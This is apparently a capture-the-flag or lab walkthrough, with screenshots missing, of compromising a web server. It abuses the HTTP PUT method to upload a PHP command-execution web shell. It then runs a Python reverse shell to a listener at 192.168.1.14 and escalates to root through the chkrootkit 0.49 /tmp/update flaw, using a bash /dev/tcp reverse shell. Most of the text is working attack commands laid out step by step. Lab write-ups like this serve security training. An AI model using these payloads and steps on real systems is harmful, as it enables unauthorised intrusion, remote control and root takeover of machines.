
Change it to “OPTIONS” this methods returns all the allowed methods that are enabled by the webserver .




You can here the methods that are allowed by the webserver

We going to use “PUT” method


Basically to use it you have to specify two thing file name and its content.




Change “OPTIONS” to “PUT” and at the in the url “/test/<filename>” and at the end of the request write the content of the file you want to save to it and click send.



The response is 201 created this means the file is saved successfully lets refresh the page and check it.






Click the new filename created which is “asd.txt”

You see the content you created.

Now how can we exploit this vulnerability?



We can see here I created a php file with “<? System($_GET[‘cmd’]); ?>”

After creating the php file refresh the page and then click on the file name which is asd2.php.


After clicking in url add “?cmd=<command to execute>”

As you can see in the picture command “ls” was executed


Lets try to get a shell on the machine by executing a reverse shell

After trying a bunch of reverse shells the only one that worked is the python reverse shell

before trying the reverse shell we should start netcat listener



start listener and add “?cmd= python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.14", 443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'”



We can see here it worked

First thing to do after getting a shell is to stabilize that shell .

Use this command to stabilize it.

“python -c 'import pty; pty.spawn("/bin/bash")'”

After this to use “clear” command

Use this command

“export TERM=xterm”

Privilege Escalation

Now in this part we will try to escalate our privileges which means we want to be root.

Root is the default super-user in any Linux distro in windows we have Administrator root and administrator are the only users that can do anything with the machine so we want to get to that user and use it.

```
www-data@ubuntu:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/$ whoami
whoami
www-data
www-data@ubuntu:/$
```

Here we can see the user is www-data which is the default webserver files owner it's a very low privileged user so we cannot do much with it.

To do so there is a tons and tons of ways to reach root but its not practically to check every single way manually so there is 2 tools I like to use linpeas.sh and LinEnum.sh those tools automate a lot of check for you they check for credentials in the machine , the default conf files if they contain a passwords or user names or any information that could be helpful to us in this step.

Unfortunately I couldn't upload any of them and I am too lazy to try other ways than staring a webserver on my machine and download them using wget .

Some thing those tools check is the cron what is the cron it is a job scheduler on unix-like os it means that It run a specific script, service or a program every interval of time lets start by checking it the

```
www-data@ubuntu:/etc$ ls | grep "cron"
cron.d
cron.daily
cron.hourly
cron.monthly
cron.weekly
crontab
www-data@ubuntu:/etc$ ls cron.daily
apt        bsdmainutils  dpkg      logrotate  mlocate  popularity-contest
aptitude   chkrootkit    lighttpd  man-db     passwd   standard
www-data@ubuntu:/etc$
```

You can use this command to check all the cron files

“ls -al /etc/cron* /etc/at* 3”

After searching for “chkrootkit” I found a exploit https://www.exploit-db.com/exploits/33899

This exploit affects the version 0.49 to check the version use this command “chkrootkit -V”

If you created a file named “update” in /tmp it will be executed by the user root so now we will create a bash reverse shell and in the update file we will write a command that runs that reverse shell

1.echo “sh -i >& /dev/tcp/192.168.71.141/443 0>&1” > /tmp/revshell.sh

2.echo “bash revshell.sh” > /tmp/update

And start listener on your machine and then you have a root shell.